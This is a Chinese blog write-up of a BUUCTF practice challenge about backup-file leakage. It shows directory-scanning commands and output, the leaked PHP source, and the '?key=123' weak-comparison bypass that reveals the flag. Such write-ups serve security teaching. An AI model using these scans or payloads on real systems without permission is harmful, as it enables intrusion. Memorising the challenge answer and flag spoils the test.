【BUUCTF】[ACTF2020 新生赛] BackupFile Writeup

原创

你们这样一点都不可耐 于 2020-08-23 22:03:16 发布 602 收藏 3

分类专栏： Web安全 文章标签： php 字符串 python 安全 ctf

本文链接：https://blog.csdn.net/vanarrow/article/details/108177055

【BUUCTF】[ACTF2020 新生赛]BackupFile Writeup

0x00 考点

- PHP 弱类型比较
- -目录扫描
- 备份文件泄露

  .rar

  .zip

  .7z

  .tar.gz

  .bak


  .swp

  .txt


  .html

0x01 解题

Try to find out source file!


域名: http://7e7813ec-4aba-429a-877e-74364a6a84df.node3.buuoj.cn/
开始扫描
停止扫描
线程: 20 (条 CPU核心 * 5最佳)
超时: 3 (秒 超时的页面被丢弃)
DIR: 1153
ASP: 1854
MDB: 419
ASPX: 822
PHP: 1066
JSP: 631
探测200
探测403
探测3XX
扫描信息: 扫描完成...
扫描线程: 0
扫描速度: 0/秒
ID
地址
HTTP响应

御剑没扫出来


域名: http://03f5f576-00be-4d0a-8920-b65b2d010af5.node3.buuoj.cn/
开始扫描
停止扫描
线程: 5 (条 CPU核心 * 5最佳)
超时: 10 (秒 超时的页面被丢弃)
DIR: 1153
ASP: 1854
MDB: 419
ASPX: 822
PHP: 1066
JSP: 631
探测200
探测403
探测3XX
扫描信息: 扫描完成...
扫描线程: 0
扫描速度: 0/秒
ID
地址
HTTP响应

dirmap没扫出来

429 Too Many Requests

---

openresty

dirsearch扫出

```
[22:34:01] 429 -  568B  - /.idea/workspace%282%29.xml
[22:34:01] 429 -  568B  - /.idea/workspace%284%29.xml
[22:34:01] 429 -  568B  - /.idea/workspace%285%29.xml
[22:34:01] 429 -  568B  - /.idea/workspace%283%29.xml
[22:34:01] 429 -  568B  - /.idea0/
[22:34:01] 429 -  568B  - /.idea/workspace%287%29.xml
[22:34:01] 429 -  568B  - /.idea/workspace%286%29.xml
[22:34:01] 429 -  568B  - /.identcache
[22:34:01] 429 -  568B  - /.import/
[22:34:01] 429 -  568B  - /.indent.pro
[22:34:01] 429 -  568B  - /.influx_history
[22:34:01] 429 -  568B  - /.index.php.swp
[22:34:01] 429 -  568B  - /.install4j
[22:34:01] 429 -  568B  - /.inputrc
[22:34:01] 429 -  568B  - /.ipynb_checkpoints
[22:34:01] 429 -  568B  - /.irb_history
[22:34:01] 429 -  568B  - /.interproscan-5/
[22:34:01] 429 -  568B  - /.ionide/
[22:34:01] 429 -  568B  - /.irb-history
[22:34:01] 429 -  568B  - /.irbrc
```



dirmap + dirsearch 安装和使用教程

您也可以试试burp suite目录遍历

□ >__<


本着不放弃不抛弃的原则，多次努力摸索…

```
py -3 dirsearch.py  -u http://841cf5e9-dc78-4845-8749-dee96e22f4a9.node3.buuoj.cn/ -e *
```



居然真的有？？

```
index.php.bak
```




```php
<?php
include_once "flag.php";

if(isset($_GET['key'])) {
    $key = $_GET['key'];
    if(!is_numeric($key)) {
        exit("Just num!");
    }
    $key = intval($key);
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
}
else {
    echo "Try to find out source file!";
}
```

- $key GET传入数值
- is_numeric函数进行判断是否是数字，接着与str进行比较，str是一串字母和数字的字母串
- == PHP 弱类型比较，int和string无法直接比较，php会将string转换成int，然后再进行比较，转换成int比较时只保留数字，第一个字符串之后的所有内容会被截掉，str隐性的转换成整型123

```
?key=123
```

> flag{8e6d4f8b-0f80-4ce7-9f70-0e7042267922}